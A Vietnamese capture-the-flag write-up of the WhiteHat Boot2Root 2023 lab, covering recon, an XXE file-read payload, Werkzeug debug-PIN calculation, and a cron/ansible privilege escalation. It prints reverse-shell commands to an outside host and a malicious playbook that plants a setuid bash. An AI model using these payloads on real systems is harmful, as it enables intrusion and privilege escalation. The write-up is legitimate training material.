

Mở đầu

Group [WhiteHat](#) tổ chức bài lab Boot2Root 2023 nhân dịp sinh nhật 10 năm của Group, với nhiều phần quà hấp dẫn 😊

Tuân Trần
Người kiểm duyệt · Người đóng góp nhiều nhất · 20 giờ · 3
LOA LOA LOA.....
WhiteHat 10 years: Exploit your potential
Mừng sinh nhật WhiteHat 10 tuổi, mời bà con tham gia giải bài lab Boot2Root để lục quà từ WhiteHat nhé ❤️
Thời gian:

- Starting time: 21h00 23/10/2023
- Ending time: 00h00 30/10/2023

Như đã hứa thì lần này mình sẽ có quà to cho cả nhà luôn :)))
🥇 Giải nhất:

- Voucher Hackthebox 1 tháng
- 01 áo phông WhiteHat kỷ niệm 10 năm bản limited
- 01 bộ nhận diện WhiteHat

🥈 Giải nhì:

- 01 áo phông WhiteHat kỷ niệm 10 năm bản limited
- 01 bộ nhận diện WhiteHat

🥉 Giải ba:

- 01 bộ nhận diện WhiteHat

IP bài lab Boot2Root: 103.178.230.155
Rule thì vẫn như cũ nhá.
Link discord: <https://discord.gg/whW4FXvj>
Bà con hãy tham gia hết mình để mừng chặng đường 10 năm của WhietHat nhóe ❤️
Chào thân ái và quyết bợ box này!

Bước đầu Recon

Ấn vào ip trên bài viết thì không kết nối được, nên mình cứ scan hết một lượt cho chắc


```
nmap -p- -sC -sV -O 103.178.230.155
```

```
Nmap scan report for 103.178.230.155
Host is up (0.021s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE     SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 55:19:dc:d1:9d:16:8b:de:10:b5:a9:e0:0f:46:6d:a8 (RSA)
|   256 e0:29:9f:0f:dd:79:09:52:58:80:66:ca:d5:5e:94:0b (ECDSA)
```

```
I_ 256 ae:c9:97:5b:65:1f:11:5c:c9:8f:6c:7e:a7:9b:b2:cc (ED25519)
25/tcp filtered smtp
4786/tcp filtered smart-install
8000/tcp open http-alt Werkzeug/2.2.2 Python/3.11.6
I_http-server-header: Werkzeug/2.2.2 Python/3.11.6
...
...
```

Kết quả trả về chỉ có 2 port được mở, đó là port 22 **SSH** và port 8000 chạy http server với header **Werkzeug** và **Python**.

Vào port 8000 thì thấy một trang web đơn giản



Tìm hiểu web

Tra google thì **Werkzeug** không phải một dạng ứng dụng web như **Flask** hay **Django** mà là một thư viện WSGI, theo mình hiểu thì nó giống như **php-fpm**, giúp kết nối giữa web server như nginx với ứng dụng web.

Chúng ta chưa biết ứng dụng web là gì, nên cứ nghịch app cái đã.

Vì trống web khá đơn giản nên chắc source cũng ngắn

```

1 <!DOCTYPE html>
2 <html lang="en">
3   <head>
4     <meta charset="UTF-8" content="aHR0cHM6Ly9naXRodWIuY29tL1RoYW5oVHVhbjE20TUvbGVpejk1L2Jsb2IvbWFzdGVyL3dlcmt6ZXVnLm1k"/>
5     <title>Boot2Root_Happy_birthday_to_Whitehat</title>
6     <link rel="stylesheet" type="text/css" href="../static/style.css" />
7
8     <script type="text/javascript" src="https://cdnjs.clo.../jquery/3.6.0/jquery.min.js"></script>
9
10    <script type="text/javascript">
11      async function XMLFunction() {
12        var param = "<root>" + "<search_param>" + $("#search").val() + "</search_param>" + "</root>";
13        var xmlhttp = new XMLHttpRequest();
14        xmlhttp.open("POST", "search", true);
15        xmlhttp.send(param);
16
17        xmlhttp.onreadystatechange = function () {
18          if (xmlhttp.readyState == 4) {
19            document.getElementById("results").innerHTML = xmlhttp.responseText;
20          }
21        };
22      }
23    </script>
24  </head>
25  <body>
26    <div id="bg"></div>
27
28    <form onsubmit="return false">
29      <div class="form-field">
30        <input type="search" id="search" type="text" class="text" value="" placeholder="Nhập vào chìa khóa mở ra đáp án ..." required />
31      </div>
32
33      <div class="form-field">
34        <button class="btn" type="submit" onclick="XMLFunction()">Tìm kiếm!</button>
35      </div>
36
37      <br />
38      <br />
39
40      <br />
41      <br />
42      <div style="text-align: center;">
43        <h3 class="sentence" id="res_header">Kết quả</h3>
44        <br />
45        <p class="sentence" id="results"></p>
46      </div>
47    </form>
48  </body>
49 </html>
```

Và đúng là ngắn thật. Đập vào mắt là thẻ meta với content có vẻ như được viết bằng base64. Thủ decode:

```
$ echo
```

```
aHR0cHM6Ly9naXRodWIuY29tL1RoYW5oVHVhbjE20TUvbGVpejk1L2Jsb2IvbWFzdGVyL3dlcmt6ZXVnLm1k | base64 -d; echo
```

```
https://github.com/ThanhTuan1695/leiz95/blob/master/werkzeug.md
```

Link dẫn tới trang github của tác giả box nói về **Werkzeug** và cách mà debug mode của thư viện này có thể bị exploit. Sau đây là tóm tắt cơ bản:

- Debug mode khi bật sẽ cho phép hiển thị lỗi nếu có, và có một route **/console** để chạy python ngay chính trên web.
- Ta sẽ muốn vào được console để RCE, nhưng để vào được cần phải có PIN code.
- PIN code có thể được tính toán dựa theo mã nguồn của Werkzeug, và trong link github cũng đã cung cấp script để tính PIN từ các nguyên liệu.
- Nguyên liệu cần có:
 - Tên user chạy server
 - modname: tên module Có sẵn
 - Thuộc tính name của lớp app Có sẵn
 - Đường dẫn tuyệt đối tới app.py (flask) hoặc handlers.py (django)
 - MAC address của interface host server dưới dạng decimal
 - machine-id và boot-id của host server

Tài liệu cũng nói để lấy được nguyên liệu thì cần phải exploit được LFI.

Thu thập nguyên liệu

Từ source html hoặc intercept bằng burp suite thì mình thấy request search được gửi lên dưới dạng XML, và kết quả trả về cũng là XML y hệt. Thủ với vài payload XXE trên google là có ngay LFI ^^

Request	Response
<pre>Pretty Raw Hex 1 POST /search HTTP/1.1 2 Host: 103.178.230.155:8000 3 Content-Length: 108 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36 5 Content-Type: text/plain;charset=UTF-8 6 Accept: /* 7 Sec-GPC: 1 8 Accept-Language: en-US,en 9 Origin: http://103.178.230.155:8000 10 Referer: http://103.178.230.155:8000/ 11 Accept-Encoding: gzip, deflate 12 Cookie: __wzdfef5580bd10fee04b67a2=1e98106202 4928b3ff4c78 13 Connection: close 14 15 <?xml version="1.0"?> 16 <!DOCTYPE data [17 <!ENTITY file SYSTEM "file:///etc/passwd"> 18]> 19 <data> 20 &file; 21 </data></pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: Werkzeug/2.2.2 Python/3.11.6 3 Date: Tue, 24 Oct 2023 11:53:00 GMT 4 Content-Type: text/html; charset=utf-8 5 X-Frame-Options: DENY 6 Content-Length: 955 7 X-Content-Type-Options: nosniff 8 Referrer-Policy: same-origin 9 Cross-Origin-Opener-Policy: same-origin 10 Connection: close 11 12 <data> 13 root:x:0:0:root:/root:/bin/bash 14 daemon:x:1:1:daemon:/usr/sbin:/sbin/nologin 15 bin:x:2:2:bin:/bin:/usr/sbin/nologin 16 sys:x:3:3:sys:/dev:/usr/sbin/nologin 17 sync:x:4:65534:sync:/bin:/sync 18 games:x:5:60:games:/usr/sbin/nologin 19 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 20 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 21 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 22 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin 23 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 24 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin 25 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 26 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 27 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin 28 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin 29 _apt:x:42:65534:nonexistent:/usr/sbin/nologin 30 nobody:x:65534:65534:nobody:nonexistent:/usr/sbin/nologin 31 Debian-exim:x:100:103:/var/spool/exim4:/usr/sbin/nologin 32 werkzeug:x:1000:1000::/home/werkzeug:/bin/sh 33 </data></pre>

Trong lúc thử LFI nếu nhập sai sẽ có lỗi và web sẽ trả về đoạn debug và để lộ thông tin ứng dụng web là **Django**, cũng như đường dẫn đến **handlers.py** của Django, một trong những nguyên liệu cần có để tạo mã PIN.

Request	Response
<pre>Pretty Raw Hex 1 POST /search HTTP/1.1 2 Host: 103.178.230.155:8000 3 Content-Length: 108 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36 5 Content-Type: text/plain;charset=UTF-8 6 Accept: /* 7 Sec-GPC: 1 8 Accept-Language: en-US,en 9 Origin: http://103.178.230.155:8000 10 Referer: http://103.178.230.155:8000/ 11 Accept-Encoding: gzip, deflate 12 Cookie: __wzdfef5580bd10fee04b67a2=1e98106202 4928b3ff4c78 13 Connection: close 14 15 <?xml version="1.0"?> 16 <!DOCTYPE data [17 <!ENTITY file SYSTEM "file:///etc/passwd"> 18]> 19 <data> 20 &file; 21 </data></pre>	<pre>Pretty Raw Hex Render 30 </p> 31 </div> 32 <h2 class="traceback"> 33 Traceback 34 (most recent call last) 35 36 </h2> 37 <div class="traceback"> 38 <h3> 39 </h3> 40 41 42 <div class="frame" id="frame-140423593909488"> 43 <pre> 44 File "/usr/local/lib/python3.11/site-packages/django/contrib/staticfiles/handlers.py" 45 </pre> 46 , 47 line <em class="line"> 48 80 49 50 , 51 in <code class="function"> 52 call 53 </code> 54 55 56 </div> 57 </div> 58 59 <h4> 60 <code>source library</code> 61 </h4> 62 <div class="source_library"> 63 <pre class="line before"> 64 65 66 67 self.base_url = urlparse(self.get_base_url()) 68 </pre> 69 <pre class="line before"> 70 71 72 73 </pre> 74 </div> 75 76 <h4> 77 <code>variables</code> 78 </h4> 79 <div class="variables"> 80 <table> 81 <thead> 82 <tr> 83 <th>Name</th> 84 <th>Value</th> 85 </tr> 86 </thead> 87 <tbody> 88 <tr> 89 <td>self</td> 90 <td> 91 <pre> 92 self.base_url = urlparse(self.get_base_url()) 93 </pre> 94 </td> 95 </tr> 96 </tbody> 97 </table> 98 </div> 99 100 </div></pre>

Và đây là tổng hợp các nguyên liệu (tham khảo link github trên để xem thêm thông tin):

Nguyên liệu	Cách lấy
-------------	----------

Nguyên liệu	Cách lấy
Tên người dùng	/etc/passwd và /proc/self/status
modname	'django.contrib.staticfiles.handlers'
getattr(app, "name", type(app).name)	'StaticFilesHandler'
getattr(mod, 'file', None)	Từ trang bug
str(uuid.getnode())	/sys/class/net/eth0/address, chuyển sang dạng decimal
machine-id	/proc/sys/kernel/random/boot_id và /proc/self/cgroup, concat 2 cái string lại như hướng dẫn

Lấy user flag

Tái tạo mã PIN nhờ vào [script python](#) của tác giả và các nguyên liệu thu thập được:

```

if __name__ == '__main__':
    usernames = ['werkzeug']
    modnames = ['django.contrib.staticfiles.handlers']
    appnames = ['StaticFilesHandler']
    flaskpaths = ['/usr/local/lib/python3.11/site-packages/django/contrib/staticfiles/handlers.py']
    nodeuids = ['2485378285571']
    machineids = ['a7cbe35e-bae7-4544-b5f3-0068171268f4967e0e0070c8f5a54905b0da508bf2979f1cd7ae33ac2c427f1b726fb29be6d9']

    # Generate all possible combinations of values
    combinations = itertools.product(usernames, modnames, appnames, flaskpaths, nodeuids, machineids)

    # Iterate over the combinations and call the gen() function for each one
    for combo in combinations:
        username, modname, appname, flaskpath, nodeuuid, machineid = combo
        print('=====')
        gen_sha1(username, modname, appname, flaskpath, nodeuuid, machineid)
        print(f'{combo}')
        print('=====')
    |

root@ubuntu-s-1vcpu-2gb-sgp1-01:/dev/shm# python pin.py
=====
317-592-574
('werkzeug', 'django.contrib.staticfiles.handlers', 'StaticFilesHandler', '/usr/local/lib/python3.11/site-packages/django/contrib/staticfiles/handlers.py', '2485378285571', 'a7cbe35e-bae7-4544-b5f3-0068171268f4967e0e0070c8f5a54905b0da508bf2979f1cd7ae33ac2c427f1b726fb29be6d9')
=====
```

Lưu ý:

- Mã PIN thay đổi mỗi khi server restart
- Nếu bạn xem mã nguồn [/app/app/views.py](#) sẽ thấy tác đã đã vẽ sẵn cho một route [/bug](#) để hiển thị lỗi 😊

Nhập mã pin vào và yay, vào console thành công!

The screenshot shows a browser-based Python debugger interface. At the top, it says "Not secure | 103.178.230.155:9000/console". Below that is a title "Interactive Console" and a message "In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically." A code input area contains "[console ready]\n>>>". To the right, a note says "Brought to you by DON'T PANIC, your friendly Werkzeug powered traceback interpreter."

Làm nhanh con shell:

```
os=__import__('os'); os.system('bash -c "bash -i >& /dev/tcp/157.245.201.102/9004 0>&1"')
```

```
root@ubuntu-s-1vcpu-2gb-sgp1-01:/dev/shm# nc -lvpn 9004
Listening on 0.0.0.0 9004
Connection received on 103.178.230.155 33034
bash: cannot set terminal process group (27): Inappropriate ioctl for device
bash: no job control in this shell
werkzeug@967e0e0070c8:~$ cat user.txt
cat user.txt
whitehat{I0_Y3@R_@N1V323RY}
werkzeug@967e0e0070c8:~$ |
```

Và chúng ta đã có được user flag: `whitehat{I0_Y3@R_@N1V323RY}`

Privilege escalation

Vào được box rồi thì mình [linpeas](#) thôi

`./linpeas.sh -r -a` chạy mất khoảng 10p và sau khi đọc và nghịch hết đống output thì có một điểm thú vị: File `/etc/cron.d/cron` nặng 169 byte nhưng khi cat ra thì lại không thấy gì cả.

```
werkzeug@967e0e0070c8:/var/tmp$ ll /etc/cron.d
total 12K
drwxr-xr-x 1 root root 18 Oct 24 09:15 .
drwxr-xr-x 1 root root 35 Oct 24 09:15 ..
-rw-r--r-- 1 root root 102 Mar 2 2023 .placeholder
-rw-r--r-- 1 root root 169 Oct 24 09:15 cron
-rw-r--r-- 1 root root 201 Mar 5 2023 e2scrub_all
werkzeug@967e0e0070c8:/var/tmp$ cat /etc/cron.d/cron

werkzeug@967e0e0070c8:/var/tmp$ |
```

Chắc lại có ma thuật gì đấy nên mình base64 nó ra và ném vào [cyberchef](#):

The screenshot shows a terminal window with two panes. The left pane, titled "Recipe", contains settings for decoding from Base64. It includes a dropdown menu for the alphabet (set to "A-Za-z0-9/=") and two checkboxes: "Remove non-alphabet chars" (checked) and "Strict mode". The right pane, titled "Input", shows a long string of Base64 encoded data. The bottom pane, titled "Output", displays the decoded command: `* * * * * root /usr/local/bin/ansible-parallel /opt/automated/tasks/webapp/*.yml #`.

Fun fact 1: Nếu mở file này bằng vim thì ta có thể thấy toàn bộ nội dung của file cron, ký tự **^M** là carriage return, nó sẽ đưa con trỏ về đầu dòng, nên khi cat ra không thấy gì.

```
* * * * * /somedir/some_haxx.sh # ^M  
~  
~  
~
```

Fun fact 2: Tác giả đã xóa vi và vim khỏi box :v, nhưng vẫn có thể dùng cat -v cron để hiển thị hết file.

```
werkzeug@967e0e0070c8:/var/tmp$ cat -v /etc/cron.d/cron
* * * * * root /usr/local/bin/ansible-parallel /opt/automated/tasks/webapp/*.yaml #^M
```

Vậy mỗi phút server sẽ chạy ansible đối với tất cả các file yml nằm trong thư mục `/opt/automated/tasks/webapp/`, và thật tình cờ 😊, thư mục này lại thuộc sở hữu của group `werkzeug`.

```
werkzeug@967e0e0070c8:/var/tmp$ ll /opt/automated/tasks/webapp/
total 4.0K
drwxrwxr-- 1 root werkzeug 31 Oct 24 12:30 .
drwxr-xr-x 1 root root    20 Oct 24 09:15 ..
-rw-r--r-- 1 root root    403 Oct 24 12:30 ansible_check.yml
```

Fun fact 3: Script [linux-smart-enumeration](#) cũng tìm ra path mà user viết được có trong cron (linpeas không tìm ra được).

```

[*] ret030 Can we read user crontabs..... nope
[*] ret040 Can we list other user cron tasks?..... nope
[*] ret050 Can we write to any paths present in cron jobs..... yes!
/opt/automated/tasks/webapp/
[!] ret060 Can we write to executable paths present in cron jobs..... yes!
webapp/*.yml #

[i] ret400 Cron files..... skip
[*] ret500 User systemd timers..... nope

```

Ngoài ra vì chạy ansible tốn thời gian (tầm 10-20s) nên nếu chạy process enumeration vào đúng khoảng chạy ansible thì cũng có thể thấy được cronjob đang chạy, hoặc có thể sử dụng [pspy] để theo dõi:

```

054/ /root/.ansible/tmp/ansible-tmp-1698151807.4308803-29134-124007714832054/AnsiballZ_uri.py && sleep 0
2023/10/24 12:50:07 CMD: UID=0 PID=29148 | /bin/sh -c chmod u+x /root/.ansible/tmp/ansible-tmp-1698151807.4308803-29134-124007714832054/AnsiballZ_uri.py && sleep 0
2023/10/24 12:50:07 CMD: UID=0 PID=29147 | /bin/sh -c 'chmod u+x /root/.ansible/tmp/ansible-tmp-1698151807.4308803-29134-124007714832054/AnsiballZ_uri.py && sleep 0'
2023/10/24 12:50:07 CMD: UID=0 PID=29151 | /usr/bin/python3 /usr/bin/ansible-playbook /opt/automated/tasks/webapp/ansible_check.yml
2023/10/24 12:50:07 CMD: UID=0 PID=29152 | /bin/sh -c '/usr/bin/python3 /root/.ansible/tmp/ansible-tmp-1698151807.4308803-29134-124007714832054/AnsiballZ_uri.py && sleep 0'
2023/10/24 12:50:07 CMD: UID=0 PID=29153 |
2023/10/24 12:50:08 CMD: UID=0 PID=29155 | sleep 0
2023/10/24 12:50:08 CMD: UID=0 PID=29157 | /bin/sh -c 'rm -f -r /root/.ansible/tmp/ansible-tmp-1698151807.4308803-29134-124007714832054/ > /dev/null 2>&1 && sleep 0'
2023/10/24 12:50:08 CMD: UID=0 PID=29156 | /bin/sh -c '/bin/sh -c "rm -f -r /root/.ansible/tmp/ansible-tmp-1698151807.4308803-29134-124007714832054/ > /dev/null 2>&1 && sleep 0"'
2023/10/24 12:50:08 CMD: UID=0 PID=29158 | /bin/sh -c rm -f -r /root/.ansible/tmp/ansible-tmp-1698151807.4308803-29134-124007714832054/ > /dev/null 2>&1 && sleep 0
2023/10/24 12:50:08 CMD: UID=0 PID=29159 | /bin/sh -c rm -f -r /root/.ansible/tmp/ansible-tmp-1698151807.4308803-29134-124007714832054/ > /dev/null 2>&1 && sleep 0
2023/10/24 12:50:08 CMD: UID=0 PID=29161 | /usr/bin/python3 /usr/bin/ansible-playbook /opt/automated/tasks/webapp/ansible_check.yml
2023/10/24 12:50:09 CMD: UID=0 PID=29164 | /usr/sbin/exim4 -Mc 1qvGrJ-0007a0-1M
2023/10/24 12:50:09 CMD: UID=0 PID=29165 | /usr/sbin/exim4 -Mc 1qvGrJ-0007a0-1M

```

Và cuối cùng thì ta chỉ cần tạo một file yml trong [/opt/automated/tasks/webapp](#):

```

- hosts: localhost
  tasks:
    - name: rev
      shell: bash -c 'bash -i >& /dev/tcp/157.245.201.102/9005 0>&1'

```

hoặc như mình bắt được chủ box test 😊:

```

- hosts: localhost
  tasks:
    - name: Setuid
      shell: cp /bin/bash /tmp/exploit; chmod 4755 /tmp/exploit

```

Chờ một lúc để root chạy ansible

```

hallo-5.2# bash -p
bash-5.2# id
uid=1000(werkzeug) gid=1000(werkzeug) euid=0(root) groups=1000(werkzeug)
bash-5.2# cat root.txt
whitehat{Xpl0r3_Xpl0jt_Xp4nd}
bash-5.2#

```

và ta đã có được root flag: `whitehat{Xpl0r3_Xpl0jt_Xp4nd}`